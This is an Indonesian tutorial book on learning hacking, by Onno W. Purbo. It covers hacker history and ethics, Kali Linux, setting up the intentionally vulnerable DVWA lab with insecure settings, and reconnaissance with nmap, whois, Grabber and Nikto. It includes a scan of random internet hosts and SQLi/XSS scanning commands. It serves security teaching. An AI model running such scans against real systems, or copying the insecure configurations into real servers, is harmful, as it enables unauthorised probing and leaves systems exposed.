Belajar Hacking / Attack

Onno W. Purbo
onno@indo.net.id
onno@xecureit.id
onno.purbo@xecureit.id
@onnowpurbo

XECUREIT.id

DAFTAR ISI

BAB 1 PENDAHULUAN

Hacker

Peretas (Inggris: hacker) adalah orang yang mempelajari, menganalisa, dan selanjutnya bila menginginkan, bisa membuat, memodifikasi, atau bahkan mengeksploitasi sistem yang terdapat di sebuah perangkat seperti perangkat lunak komputer dan perangkat keras komputer seperti program komputer, administrasi dan hal-hal lainnya, terutama keamanan.

Sejarah

Terminologi peretas muncul pada awal tahun 1960-an diantara para anggota organisasi mahasiswa Tech Model Railroad Club di Laboratorium Kecerdasan Artifisial Massachusetts Institute of Technology (MIT). Kelompok mahasiswa tersebut merupakan salah satu perintis perkembangan teknologi komputer dan mereka berkutat dengan sejumlah komputer mainframe. Kata bahasa Inggris "hacker" pertama kalinya muncul dengan arti positif untuk menyebut seorang anggota yang memiliki keahlian dalam bidang komputer dan mampu membuat program komputer yang lebih baik daripada yang telah dirancang bersama.

Kemudian pada tahun 1983, istilah hacker mulai berkonotasi negatif. Pasalnya, pada tahun tersebut untuk pertama kalinya FBI menangkap kelompok kriminal komputer The 414s yang berbasis di Milwaukee, Amerika Serikat. 414 merupakan kode area lokal mereka. Kelompok yang kemudian disebut hacker tersebut dinyatakan bersalah atas pembobolan 60 buah komputer, dari komputer milik Pusat Kanker Memorial Sloan-Kettering hingga komputer milik Laboratorium Nasional Los Alamos. Satu dari pelaku tersebut mendapatkan kekebalan karena testimonialnya, sedangkan 5 pelaku lainnya mendapatkan hukuman masa percobaan.

Kemudian pada perkembangan selanjutnya muncul kelompok lain yang menyebut-nyebut diri sebagai peretas, padahal bukan. Mereka ini (terutama para pria dewasa) yang mendapat kepuasan lewat membobol komputer dan mengakali telepon (phreaking). Peretas sejati menyebut orang-orang ini cracker dan tidak suka bergaul dengan mereka. Peretas sejati memandang cracker sebagai orang malas, tidak bertanggung jawab, dan tidak terlalu cerdas. Peretas sejati tidak setuju jika dikatakan bahwa dengan menerobos keamanan seseorang telah menjadi peretas.

Para peretas mengadakan pertemuan tahunan, yaitu setiap pertengahan bulan Juli di Las Vegas. Ajang pertemuan peretas terbesar di dunia tersebut dinamakan Def Con. Acara Def Con tersebut lebih kepada ajang pertukaran informasi dan teknologi yang berkaitan dengan aktivitas peretasan.

Peretas memiliki konotasi negatif karena kesalahpahaman masyarakat akan perbedaan istilah tentang hacker dan cracker. Banyak orang memahami bahwa peretaslah yang mengakibatkan kerugian pihak tertentu seperti mengubah tampilan suatu situs web (defacing), menyisipkan kode-kode virus, dan lain-lain, padahal mereka adalah cracker. Cracker-lah menggunakan celah-celah keamanan yang belum diperbaiki oleh pembuat perangkat lunak (bug) untuk menyusup dan merusak suatu sistem. Atas alasan ini biasanya para peretas dipahami dibagi menjadi dua golongan: White Hat Hackers, yakni hacker yang sebenarnya dan cracker yang sering disebut dengan istilah Black Hat Hackers.

Hacker dalam film

Pada 1983 keluar pula sebuah film berjudul War Games yang salah satu perannya dimainkan oleh Matthew Broderick sebagai David Lightman. Film tersebut menceritakan seorang remaja

penggemar komputer yang secara tidak sengaja terkoneksi dengan super komputer rahasia yang mengkontrol persenjataan nuklir AS.

Kemudian pada tahun 1995 keluarlah film berjudul Hackers, yang menceritakan pertarungan antara anak muda jago komputer bawah tanah dengan sebuah perusahaan high-tech dalam menerobos sebuah sistem komputer. Dalam film tersebut digambarkan bagaimana akhirnya anak-anak muda tersebut mampu menembus dan melumpuhkan keamanan sistem komputer perusahaan tersebut. Salah satu pemainnya adalah Angelina Jolie berperan sebagai Kate Libby alias Acid Burn.

Pada tahun yang sama keluar pula film berjudul The Net yang dimainkan oleh Sandra Bullock sebagai Angela Bennet. Film tersebut mengisahkan bagaimana perjuangan seorang pakar komputer wanita yang identitas dan informasi jati dirinya di dunia nyata telah diubah oleh seseorang. Dengan keluarnya dua film tersebut, maka eksistensi terminologi hacker semakin jauh dari yang pertama kali muncul di tahun 1960-an di MIT.

Dunia Bawah Tanah di Internet

Seperti juga dunia lainnya ada segmen dunia yang tidak suka / tidak mau menggunakan hukum tertulis, bertumpu pada struktur & pengadilan. Dunia ini juga ada di Internet, mereka sangat gila dengan komputer / kemampuan akses ke komputer dan apapun yang dapat mengajarkan kepada mereka bagaimana dunia komputer khususnya bekerja; semua dilakukan tanpa batas & totalitas. Mereka tidak suka menyembunyikan informasi, dan semua informasi harus bebas, terbuka & transparan – aliran copyleft lebih banyak penganutnya daripada copyright. Mereka tidak percaya pada autoritas, birokrasi, penguasa – kekuasaan harus terdesentralisasi. Seseorang dinilai dari kemampuannya, bukan kriteria-kriteria buatan seperti gelar, jabatan, umum, posisi, atau suku bangsa. Mereka membuat seni & keindahan di komputer & mereka percaya bahwa komputer akan membawa kita semua ke kondisi yang lebih baik. Konsep hidup & etika di atas di formulasikan oleh Steven Levy 1984 dari pengamatan masyarakat bawah tanah di Internet dalam bukunya Heroes of the Computer Revolution.

Saya yakin sebagian besar dari kita bisa meraba siapakah mereka ini? Betul, mereka adalah para hacker. Masyarakat yang tidak terlihat, tidak terdeteksi, seperti siluman, mereka hidup & berjaya di dunia maya – tanpa terdeteksi oleh pengguna Internet biasa, tak terdeteksi oleh sistem administrator WARNET & ISP.

Oleh Media & stereotype masyarakat membentuk karakter hacker sebagai orang jahat dan suka merusak. Stereotype ABG 15-20 tahun-an, yang duduk di belakang komputer berjam-jam, masuk ke sistem dan men-delete, berbelanja menggunakan kartu kredit curian atau menghancurkan apa saja yang bisa mereka hancurkan – “anak” ini dikenal sebagai cracker bukan sebagai hacker. Cracker ini yang sering anda dengar di berita / media, mematikan situs web, menghapus data dan membuat kekacauan kemanapun mereka pergi. Hacker yang betul sebenarnya tidak seperti yang ada dalam stereotype banyak orang di atas.

Di dunia elektronik underground nama jelas & nama lengkap tidak digunakan. Orang biasanya menggunakan nama alias, callsign atau nama samaran. Hal ini memungkinkan kita bisa menyamarkan identitas, dan hanya di kenali sesama underground. Beberapa nama diantara hacker Indonesia bisa dikenali seperti hC, cbug, litherr, fwerd, d_ajax, r3dshadow, cwarrior, ladybug, chiko, gelo, BigDaddy dsb..

Perbedaan Hacker vs Cracker

Apakah perbedaan mendasar antara seorang cracker & hacker? Di http://www.whatis.com, cracker di definisikan sebagai

> “seseorang yang masuk ke sistem orang lain, biasanya di jaringan komputer, membypass password atau lisensi program komputer, atau secara sengaja melawan keamanan komputer. Cracker dapat mengerjakan hal ini untuk keuntungan, maksud jahat, atau karena sebab lainnya karena ada tantangan. Beberapa proses pembobolan dilakukan untuk menunjukan kelemahan keamanan sistem”

Karakter Hacker

Berbeda dengan Cracker, Hacker menurut Eric Raymond di definisikan sebagai programmer yang pandai. Sebuah hack yang baik adalah solusi yang cantik kepada masalah programming dan “hacking” adalah proses pembuatan-nya. Ada beberapa karakteristik yang menandakan seseorang adalah hacker, seperti

- dia suka belajar detail dari bahasa pemrograman atau system
- dia melakukan pemrograman tidak cuma berteori saja
- dia bisa menghargai, menikmati hasil hacking orang lain
- dia dapat secara cepat belajar pemrogramman, dan
- dia ahli dalam bahasa pemrograman tertentu atau sistem tertentu, seperti “UNIX hacker”.

Proses Pengakuan Eksistensi Seorang Hacker

Yang menarik, ternyata dalam dunia hacker terjadi strata / tingkatan / level yang diberikan oleh komunitas hacker kepada seseorang karena kepiawaiannya, bukan karena umur atau senioritasnya. Proses yang paling berat adalah untuk memperoleh pengakuan / derajat / acknowledgement diantara masyarakat underground, seorang hacker harus mampu membuat program untuk meng-eksploit kelemahan sistem, menulis tutorial (artikel) biasanya dalam format ASCII text biasa, aktif diskusi di mailing list / IRC channel para hacker, membuat situs web dsb. Entah kenapa warna background situs web para hacker seringkali berwarna hitam gelap, mungkin untuk memberikan kesan misterius. Proses memperoleh acknowledgement / pengakuan, akan memakan waktu lama bulanan bahkan tahun, tergantung ke piawaian hacker tersebut.

Proses memperoleh pengakuan di antara sesama hacker tidak lepas dari etika & aturan main dunia underground. Etika ini yang akhirnya akan membedakan antara hacker & cracker, maupun hacker kelas rendahan seperti Lamer & Script Kiddies.
Kode Etik Hacker

Gambaran umum aturan main yang perlu di ikuti seorang hacker seperti di jelaskan oleh Scorpio http://packetstorm.securify.com/docs/hack/ethics/my.code.of.ethics.html, yaitu:

- Di atas segalanya, hormati pengetahuan & kebebasan informasi.
- Memberitahukan sistem administrator akan adanya pelanggaran keamanan / lubang di keamanan yang anda lihat.
- Jangan mengambil keuntungan yang tidak fair dari hack.
- Tidak mendistribusikan & mengumpulkan software bajakan.
- Tidak pernah mengambil resiko yang bodoh – selalu mengetahui kemampuan sendiri.
- Selalu bersedia untuk secara terbuka / bebas / gratis memberitahukan & mengajarkan berbagai informasi & metoda yang diperoleh.
- Tidak pernah meng-hack sebuah sistem untuk mencuri uang.
- Tidak pernah memberikan akses ke seseorang yang akan membuat kerusakan.
- Tidak pernah secara sengaja menghapus & merusak file di komputer yang dihack.
- Hormati mesin yang di hack, dan memperlakukan dia seperti mesin sendiri.

Jelas dari Etika & Aturan main Hacker di atas, sangat tidak mungkin seorang hacker betulan akan membuat kerusakan di komputer.

Strata Hacker

Tentunya ada berbagai tingkatan / strata di dunia underground. Saya yakin tidak semua orang setuju dengan derajat yang akan dijelaskan disini, karena ada kesan arogan terutama pada level yang tinggi. Secara umum yang paling tinggi (suhu) hacker sering di sebut 'Elite'; di Indonesia mungkin lebih sering di sebut 'suhu'. Sedangkan, di ujung lain derajat hacker dikenal 'wanna-be' hacker atau dikenal sebagai 'Lamers'. Yang pasti para pencuri kartu kredit bukanlah seorang hacker tingkat tinggi, mereka hanyalah termasuk kategori hacker kelas paling rendah / kacangan yang sering kali di sebut sebagai Lamer. Mereka adalah orang tanpa pengalaman & pengetahuan biasanya ingin menjadi hacker (wanna-be hacker). Lamer biasanya membaca atau mendengar tentang hacker & ingin seperti itu. Penggunaan komputer Lamer terutama untuk main game, IRC, tukar menukar software bajakan, mencuri kartu kredit. Biasanya melakukan hacking menggunakan software trojan, nuke & DoS (Denial of Service). Biasanya menyombongkan diri melalui IRC channel dsb. Karena banyak kekurangannya untuk mencapai elite, dalam perkembangannya Lamer hanya akan sampai level developed kiddie atau script kiddie saja; pada tingkatan kiddie ini biasanya hacker masih banyak bergantung pada Grafik User Interface (GUI) atau Windows, karena belum paham betul untuk melakukan programming dengan baik.

Dua tingkat tertinggi para hacker & yang membuat legenda di underground dunia maya, adalah tingkat Elite & Semi Elite. Barangkali kalau di terjemahkan ke bahasa Indonesia, tingkat ini merupakan suhu dunia underground. Elite juga dikenal sebagai 3l33t, 3l337, 31337 atau kombinasi dari itu; merupakan ujung tombak industri keamanan jaringan. Mereka mengerti sistem operasi luar dalam, sanggup mengkonfigurasi & menyambungkan jaringan secara global. Sanggup melakukan pemrogramman setiap harinya. Sebuah anugrah yang sangat alami, mereka biasanya effisien & trampil, menggunakan pengetahuannya dengan tepat. Mereka seperti siluman dapat memasuki sistem tanpa di ketahui, walaupun mereka tidak akan menghancurkan data-data. Karena mereka selalu mengikuti peraturan yang ada.

Hacker tingkat atas (suhu), biasanya akan memilih target secara hati-hati, tanpa terlihat, diam-diam seperti siluman di kegelapan malam. Setelah melalui banyak semedi & membaca banyak buku-buku tentang kerja jaringan komputer, Request For Comment (RFC) di Internet & mempraktekan socket programming. Semua ini tidak pernah di ajarkan di bangku sekolah maupun kuliah manapun. Secara perlahan mereka akan naik hirarki mereka sesuai dengan kemampuannya, tanpa menyombongkan dirinya – itulah para suhu dunia underground. Salah satu suhu hacker di Indonesia yang saya hormati & kagumi kebetulan bekas murid saya sendiri di Teknik Elektro ITB, beliau relatif masih muda + pernah menjadi seorang penting di Research & Development Telkomsel.

Cukup banyak situs di Internet yang bisa menjadi basis pengetahuan underground, beberapa diantara-nya berbahasa Indonesia seperti Kecoa Elektronik http://www.k-elektronik.org, Hackerlink http://www.hackerlink.or.id, maupun Anti-hackerlink (entah dimana lokasinya). Referensi terbaik mungkin bisa dibaca di berbagai situs di luar negeri seperti http://packetstorm.securify.com, http://www.hackingexposed.com, http://neworder.box.sk, http://www.sans.org, http://www.rootshell.com.

Computer Security Student

Salah satu situs yang baik untuk belajar hacking bagi pemula adalah "Computer Security Student" bisa dilihat di

> http://www.computersecuritystudent.com

BAB 2 PERSIAPAN HACKING

Siapkan Kali Linux

Pada saat kita ingin melakukan latihan hacking, menyerang situs, melakukan forensic dsb, maka sangat terasa kebutuhan akan sistem operasi yang sudah memuat semua aplikasi yang dibutuhkan untuk operasi serangan di dunia cyber tersebut. Kita cukup beruntung karena saat ini ada banyak sistem operasi untuk keperluan tersebut yang bisa di ambil secara bebas / gratis di Internet. Salah satu yang terbaik adalah Kali Linux.Kali Linux adalah distribusi Linux Debian yang dirancang untuk melakukan forensik digital / komputer forensic dan pengujian penetrasi. Kali Linux dikelola dan didanai oleh Offensive Security Ltd, Mati Aharoni, Devon Kearns dan Raphaël Hertzog adalah pengembang inti dari Kali Linux. Yang pebih penting lagi, Kali Linux bisa di ambil secara bebas / gratis di situs Kali Linux di Internet. Anda dapat pencarinya dengan mudah dengan memasukan kata kunci "Kali Linux" di Google.

Pengembangan Kali Linux

Dalam bawaan Kali Linux sudah terinstalasi dengan lebih dari 300 program untuk melakukan penetration test, termasuk Armitage (tool manajemen serangan cyber ber-GUI), nmap (port scanner), Wireshark (paket analyzer), John the Ripper password cracker, Aircrack-ng (software untuk test penetrasi wireless LAN), Burp Suite dan web OWASP ZAP scanner keamanan aplikasi. Kali Linux dapat berjalan secara native bila dipasang pada hard disk komputer, dapat juga di-boot dari live CD atau live USB, atau dapat berjalan dalam mesin virtual. Kali Linux adalah platform yan mendukung Metasploit Framework, tool untuk mengembangkan dan eksekusi eksploit keamanan jaringan. Kali Linux dikembangkan oleh Mati Aharoni dan Devon Kearns dari Offensive Security melalui penulisan ulang dari BackTrack, distribusi Linux forensik mereka yang sebelumnya yang berbasis pada Knoppix. Pengembang inti ketiga adalah Raphaël Hertzog yang bergabung dengan mereka sebagai ahli Debian. Kali Linux didasarkan pada Debian Testing. Kebanyakan paket yang digunakan oleh Kali Linux di impor dari repositori Debian. Kali Linux dikembangkan dalam sebuah lingkungan yang aman dengan hanya sedikit pengembang yang terpercaya yang diizinkan untuk melakukan commit, dengan masing-masing paket yang ditandatangani oleh pengembang. Kali Linux juga memiliki kernel custom built yang di patch untuk melakukan injeksi. Hal ini terutama ditambahkan oleh tim pengembangan karena mereka membutuhkannya untuk melakukan banyak assessment wireless.

Kebutuhan

- Kali Linux membutuhkan minimal 10GB harddisk unuk di instalasi.
- Minimum 512MB RAM untuk i386 atau AMD64.
- Bootable CD drive atau USB flashdisk.

Platform yang di dukung

Kali Linux didistribusikan dalam file iso untuk 32-bit dan 64-bit untuk digunakan pada host x86 dan sebagai image untuk arsitektur ARM untuk digunakan pada komputer BeagleBoard dan Samsung ARM Chromebook. Pengembang Kali Linux berjuang agar Kali Linux tersedia pada device / gadget ARM. Kali Linux sudah tersedia untuk BeagleBone Black, HP Chromebook, CubieBoard 2, CuBox, CuBox-i, Raspberry Pi, EfikaMX, Odroid U2, Odroid XU, Odroid XU3, Samsung Chromebook, Utilite Pro, Galaxy Note 10.1, dan SS808. Dengan datangnya Kali NetHunter, Kali Linux secara resmi tersedia bagi smartphone seperti Nexus 5, Nexus 6, Nexus 7, Nexus 9, Nexus 10, OnePlus One, dan beberapa model dari Samsung Galaxy.

Fitur Kali Linux

Kali Linux mempunyai sebuah projek yang mengkhususkan pada kompatibilitas dan porting untuk Android device yang spesifik, ini di sebut Kali Linux NetHunter. Kali Linux NetHunter adalah Open Source Android penetration testing platform pertama untuk device Nexus, dibuat sebagai usaha bersama antara anggota komunitas Kali Linux “BinkyBear” dan Offensive Security. NetHunter mendukung Wireless 802.11 frame injection, one-click MANA Evil Access Point setups, HID keyboard (serangan sepertio Teensy), juga Bad USB MITM attacks. BackTrack (Pendahulu Kali Linux) berisi mode yang di kenal sebagai mode forensic, mode ini tetap ada di Kali Linux melalui live boot. Mode ini sangat digemari karena banyak alasan, sebagian karena banyak pengguna Kali Linux memiliki USB atau CD Kali Linux yang bootable, dan opsi ini memudahkan mereka dalam melakukan kerja forensic. Jika diboot dalam mode forensic, sistem sama sekali tidak menyentuh harddisk internal maupun swap, dan automounting secara automatis di disable. Akan tetapi, para developer Kali Linux menyarankan para pengguna untuk mencoba fitur yang ada secara extensive sebelum menggunakannya secara serius di dunia nyata.

Tools Kali Linux

Dalam Kali Linux termasuk banyak tool security yang terkenal, termasuk:

- Nmap
- Aircrack-ng
- Kismet
- Wireshark
- Metasploit Framework
- Burp suite
- John the Ripper
- Social Engineering Toolkit
- Maltego
- Ettercap
- OWASP ZAP

Damn Vulnerable Web App (DVWA)

Damn Vulnerable Web App (DVWA) adalah aplikasi web PHP / MySQL yang sangat rentan. Tujuan utamanya adalah untuk membantuan para profesional keamanan untuk menguji keterampilan dan alat-alat mereka dalam lingkungan hukum, membantu pengembang web lebih memahami proses mengamankan aplikasi web dan guru bantu / siswa untuk mengajar / belajar keamanan aplikasi web di lingkungan ruang kelas .

DVWA (Damn Vurnelabel Web App) dapat digunakan untuk belajar SQL Injection / SQLmap untuk melakukan serangan ke Web & Database-nya

Download DVWA

```
cd /usr/local/src
wget https://github.com/RandomStorm/DVWA/archive/v1.9.zip
```

Instalasi Aplikasi Pendukung

Downgrade

```
sudo add-apt-repository ppa:ondrej/php
```

```
sudo apt-get update
sudo apt-get install php7.0 php5.6 php5.6-mysql php-gettext php5.6-mbstring \
php-mbstring php7.0-mbstring php-xdebug libapache2-mod-php5.6 \
libapache2-mod-php7.0 apache2 php5.6 php5.6-xmlrpc php5.6-mysql php5.6-gd \
php5.6-cli php5.6-curl mysql-client mysql-server libphp-adodb libgd2-xpm-dev \
php5.6-curl php-pear unzip

sudo a2dismod php7.0 ; sudo a2enmod php5.6 ; sudo service apache2 restart
```

Di Ubuntu 16.04

```
mv v1.9.zip /var/www/html
cd /var/www/html
unzip v1.9.zip

cd /var/www/html/DVWA-1.9/external/phpids/0.6/lib/IDS
chmod -Rf 777 tmp
chown -Rf nobody.nogroup tmp
chmod -Rf 777 /var/www/html/DVWA-1.9/hackable/uploads/
```

Tambahan Konfigurasi DVWA

edit:

```
vi /etc/php/5.6/cli/php.ini
vi /etc/php/5.6/apache2/php.ini
vi /etc/php/7.0/cli/php.ini
vi /etc/php/7.0/apache2/php.ini
```

ubah allow_url_include=Off, jadi

```
allow_url_include=on
```

edit

```
vi /var/www/html/DVWA-1.9/config/config.inc.php
```

ubah

```
$_DVWA[ 'recaptcha_public_key' ]  = ' ';
$_DVWA[ 'recaptcha_private_key' ] = ' ';
```

menjadi

```
$_DVWA[ 'recaptcha_public_key' ]  = '6LdK7xITAAzzAAJQTfL7fu6I-0aPl8KHHieAT_yJg';
$_DVWA[ 'recaptcha_private_key' ] = '6LdK7xITAzzAAL_uw9YXVUOPoIHPZLfw2K1n5NVQ';
```

Ubah

```
$_DVWA[ 'default_security_level' ] = 'impossible';
```

Menjadi

```
$_DVWA[ 'default_security_level' ] = 'low';
```

Edit konfigurasi Database

```
vi /var/www/html/DVWA-1.9/config/config.inc.php
```

Edit

```
$_DVWA = array();
$_DVWA[ 'db_server' ] = 'localhost';
$_DVWA[ 'db_database' ] = 'dvwa';
$_DVWA[ 'db_user' ] = 'root';
$_DVWA[ 'db_password' ] = 'p@ssw0rd';
```

Pastikan sesuai dengan password root yang ada, misalnya

```
$_DVWA[ 'db_password' ] = '123456';
```

Lakukan di shell

```
mysql -u root -p123456

create database dvwa;
grant ALL on root.* to dvwa@localhost;
exit
```

Restart Apache

```
/etc/init.d/apache2 restart
```

Akses ke DVWA

Misalnya

```
http://ip-server/DVWA-1.9/
http://192.168.0.80/DVWA-1.9/
http://192.168.0.100/DVWA-1.9/
http://192.168.0.111/DVWA-1.9/
```

Klik

```
Click here to setup the database.
Create / Reset Database
```

Atau misalnya ke,

```
http://ip-server/DVWA-1.9/setup.php
http://192.168.0.80/DVWA-1.9/setup.php
http://192.168.0.100/DVWA-1.9/setup.php
http://192.168.0.111/DVWA-1.9/setup.php

Create / Reset Database
```

Login ke DVWA

username admin
password password

Telnet Server

Telnet (Telecommunication network) adalah sebuah protokol jaringan yang digunakan pada Internet atau Local Area Network untuk menyediakan fasilitas komunikasi berbasis teks interaksi dua arah yang menggunakan koneksi virtual terminal. TELNET dikembangkan pada 1969 dan distandarisasi sebagai IETF STD 8, salah satu standar Internet pertama. TELNET memiliki beberapa keterbatasan yang dianggap sebagai risiko keamanan.

Telnet client biasanya sudah tersedia di sistem operasi linux. Instalasi Telnet Server

```
apt-get install telnetd
```

Instalasi SquirrelMail

WARNING: Squirrelmail bermasalah dengan PHP 7.0. Downgrade ke PHP 5.6

Siapkan Repo Tambahan

```
sudo add-apt-repository ppa:ondrej/php
sudo apt-get update
```

Ubuntu 16.04

```
sudo locale-gen id_ID.UTF-8
```

```
apt-get install apache2 php7.0 php7.0-xmlrpc php7.0-mysql php7.0-gd php7.0-cli \
php7.0-curl mysql-client mysql-server dovecot-common dovecot-imapd \
dovecot-pop3d postfix squirrelmail squirrelmail-decode php7.0 php5.6 \
php5.6-mysql php-gettext php5.6-mbstring php-mbstring php7.0-mbstring \
php-xdebug libapache2-mod-php5.6 libapache2-mod-php7.0
```

Downgrade ke php5

```
sudo a2dismod php7.0 ; sudo a2enmod php5.6 ; sudo service apache2 restart
```

Memberitahukan apache bahwa ada squirrelmail

```
sudo cp /etc/squirrelmail/apache.conf /etc/apache2/sites-available/squirrelmail.conf
```

Edit file /etc/apache2/sites-available/squirrelmail.conf

```
vi /etc/apache2/sites-available/squirrelmail.conf
```

```
#users will prefer a simple URL like http://webmail.example.com
<VirtualHost *:80>
  DocumentRoot /usr/share/squirrelmail
```

```
  ServerName korban.com
</VirtualHost>
```

Enable squirrelmail

```
sudo a2ensite squirrelmail.conf
```

Konfigurasi Squirrelmail

```
/usr/sbin/squirrelmail-configure
```

2 -> 1 -> domain.id -> S -> Q

Ubuntu versi 11.10 ke atas, edit konfigurasi Dovecot

```
vi /etc/dovecot/conf.d/10-mail.conf
```

```
mail_location = mbox:~/mail:INBOX=/var/mail/%u
```

Restart Server di ubuntu 14.04

```
service dovecot restart
/etc/init.d/apache2 restart
/etc/init.d/postfix restart
```

Webmail dapat di akses melalui

```
http://ip-address-server/squirrelmail
```

Konfigurasi SMTP Postfix

```
vi /etc/postfix/main.cf
```

```
mydestination = sekolah, localhost.localdomain, localhost, sekolah.sch.id
relayhost = smtp.telkom.net
mynetworks = 127.0.0.0/8 [::ffff:127.0.0.0]/104 [::1]/128 192.168.0.0/16
```

Memancing e-mail ke INBOX

```
telnet localhost 25
```

```
helo test.com
mail from: <test@test.com>
rcpt to: <user@domain.com>
data
From: <test@test.com>
To: <user@domain.com>
Subject: test

test
```

.

quit

BAB 3 FOOT PRINTING SASARAN

Nmap

Nmap ("Network Mapper") adalah utilitas gratis dan open source (lisensi) untuk audit penemuan dan keamanan jaringan. Banyak sistem dan administrator jaringan juga merasa berguna untuk tugas seperti inventaris jaringan, mengelola jadwal peningkatan layanan, dan memantau uptime host atau layanan. Nmap menggunakan paket IP mentah dengan cara baru untuk menentukan host apa yang tersedia di jaringan, layanan apa (nama dan versi aplikasi) yang ditawarkan oleh host tersebut, sistem operasi (versi OS) apa yang mereka jalankan, jenis filter paket / firewall Sedang digunakan, dan lusinan karakteristik lainnya. Ini dirancang untuk memindai jaringan besar dengan cepat, namun berfungsi dengan baik melawan host tunggal. Nmap berjalan pada semua sistem operasi komputer utama, dan paket biner resmi tersedia untuk Linux, Windows, dan Mac OS X. Selain command-line Nmap yang dapat dieksekusi, suite Nmap menyertakan penampil GUI dan hasil yang canggih (Zenmap) Transfer data fleksibel, redirection, dan alat debugging (Ncat), sebuah utilitas untuk membandingkan hasil pemindaian (Ndiff), dan alat analisis generasi dan respon paket (Nping).

Nmap diberi nama "Security Product of the Year" oleh Linux Journal, Info World, LinuxQuestions.Org, dan Codetalker Digest. Bahkan ada dua belas film, termasuk The Matrix Reloaded, Die Hard 4, Girl With the Dragon Tattoo, dan The Bourne Ultimatum.

Nmap: scanning sebuah mesin

teknik scanning sederhana sebuah mesin

```
nmap -v -sS -O 192.168.0.254
```

Keterangan

```
-v   - untuk verbose supaya banyak keluar informasi
-sS  - scanning port dengan mengirim pakey SYNC
-O   - dicoba juga untuk menebak sistem operasi yang digunakan
```

Beberapa Contoh Penggunaan nmap

```
nmap -v -A scanme.nmap.org
nmap -v -sP 192.168.0.0/16 10.0.0.0/8
nmap -v -iR 10000 -PN -p 80
```

WHOIS

whois adalah perintah di shell di Linux yang dapat digunakan untuk melihat data kepemilikan sebuah domain atau IP address.

Instalasi whois

Instalasi whois menggunakan perintah

```
sudo apt-get install whois
```

Penggunaan whois

Penggunaannya sangat sederhana sekali melalui shell cukup mengetik

```
whois 123.123.123.123
whois domainyangdicek.com
```

Scan Vulnerability menggunakan Grabber

Grabber adalah pemindai aplikasi web. Pada dasarnya mendeteksi beberapa jenis kerentanan di situs anda. Grabber sederhana, tidak cepat tapi portabel dan sangat mudah beradaptasi. Perangkat lunak ini dirancang untuk memindai situs web kecil seperti personal, forum dll. Aplikasi yang benar-benar tidak besar: akan memakan waktu terlalu lama dan membanjiri jaringan Anda.

Fitur:

- Cross-Site Scripting (XSS)
- SQL Injection (juga ada modul spessial untuk Blind SQL Injection)
- File Inclusion
- Backup file check
- Simple AJAX check (parse setiap JavaScript dan memperoleh URL dan mencoba untuk memperoleh parameternya)
- Hybrid analysis/Crystal ball testing untuk aplikasi PHP menggunakan PHP-SAT
- JavaScript source code analyzer: Evaluasi dari quality/correctness dari JavaScript dengan JavaScript Lint
- Membuat file [session_id, time(t)] untuk analisa stats selanjutnya.

Perintah Grabber

```
grabber -h

Usage: grabber.py [options]

Options:
  -h, --help            show this help message and exit
  -u ARCHIVES_URL, --url=ARCHIVES_URL
                        Adress to investigate
  -s, --sql             Look for the SQL Injection
  -x, --xss             Perform XSS attacks
  -b, --bsql            Look for blind SQL Injection
  -z, --backup          Look for backup files
  -d SPIDER, --spider=SPIDER
                        Look for every files
  -i, --include         Perform File Insertion attacks
  -j, --javascript      Test the javascript code ?
  -c, --crystal         Simple crystal ball test.
  -e, --session         Session evaluations
```

Contoh Penggunaan

Spider web application untuk ke dalaman 2 (–spider 2), cek SQLi (--sql), XSS (--xss), blind SQLi (--bsql) attack untuk URL (--url http://192.168.0.100/DVWA-1.9/):

```
grabber --spider 2 --sql --xss --bsql --url http://192.168.0.100/DVWA-1.9/
```

Scan Vulnerability menggunakan Nikto

Nikto adalah pemindai web server Open Source (GPL) yang melakukan pengujian menyeluruh terhadap server web untuk beberapa item, termasuk lebih dari 6700 file / program yang berpotensi berbahaya, memeriksa versi lawas lebih dari 1250 server, dan masalah spesifik versi pada lebih dari 270 server. NIkto juga memeriksa item konfigurasi server seperti adanya beberapa file indeks, pilihan server HTTP, dan akan mencoba untuk mengidentifikasi server web dan perangkat lunak yang diinstal. Item pindaian dan plugin sering diperbarui dan dapat diperbarui secara otomatis.

Nikto tidak dirancang sebagai alat diam-diam. Nikto akan menguji server web dalam waktu tercepat, dan jelas ada di file log atau ke IPS / IDS. Namun, ada dukungan untuk metode anti-IDS LibWhisker jika Anda ingin mencobanya (atau uji sistem IDS Anda).

Tidak setiap cek adalah masalah keamanan, meski sebagian besar. Ada beberapa item yang merupakan jenis cek "hanya infoformasi" yang mencari hal-hal yang mungkin tidak memiliki kelemahan keamanan, tapi webmaster atau teknisi keamanan mungkin tidak tahu akan kehadirannya di server. Item ini biasanya ditandai dengan tepat dalam informasi yang tercetak. Ada juga beberapa pemeriksaan untuk item yang tidak diketahui yang telah dilihat di-scan untuk file log.

Cek

```
nikto --host http://192.168.0.100/DVWA-1.9/
nikto -C all --host http://192.168.0.100/DVWA-1.9/
```

BAB 4 MELAKUKAN SNIFFING / PENYADAPAN

Salah satu teknik belajar cara kerja jaringan Internet yang saya lakukan sendiri adalah belajar melihat dengan mata kepala sendiri paket-paket data yang lewat di jaringan dan mempelajari isi paket data tersebut. Saya sendiri belajar TCP/IP (Internet) dengan cara ini sejak tahun 1985-1986, hampir setiap hari memperhatikan paket data yang lewat di jaringan dan mempelajarinya dengan membaca berbagai dokumen standard Internet yang dapat di ambil secara gratis di Internet, terutama dari situs Internet Engineering Task Force http://www.ietf.org. Dokumen standard ini dikenal dengan istilah Request For Comment (RFC).

Salah satu referensi yang cukup baik untuk menganalisa kerja protokol TCP/IP adalah http://www.howtogeek.com/104278/how-to-use-wireshark-to-capture-filter-and-inspect-packets/

Pada hari ini, tersedia cukup banyak software protocol analyzer atau dalam bahasa awam-nya sering di sebut sebagai packet sniffer (pencium paket). Protocol analyzer umumnya berupa software yang dijalankan di sebuah komputer atau sebuah hardware yang khusus. Di kedua konfigurasi alat tersebut, card jaringan / Network Interface Card (NIC) harus di operasikan dalam mode promiscous dimana NIC akan menangkap semua paket yang lewat di jaringan, tidak hanya paket yang ditujukan pada NIC tersebut saja. Hampir semua protocol analyzer akan menampilkan / menginterpretasikan sebagian dari paket tersebut.

Dengan menggunakan packet sniffer ini, maka lima (5) lapisan protokol jaringan komputer yang biasanya digambarkan sebagai kotak-kotak akan menjadi lebih hidup, karena kita dapat melihat isi dari lapisan protokol jaringan tersebut.

Cukup banyak software paket sniffer yang gratis / murah yang dapat beroperasi di Linux maupun di Windows. Salah satu yang paling populer adalah wireshark. Wireshark tersedia untuk Linux maupun Windows. Bagi anda yang lebih suka tampilan text, dapat mencoba tcpdump, di Windows di kenal dengan nama windump.

Packet Sniffer di Linux/Unix

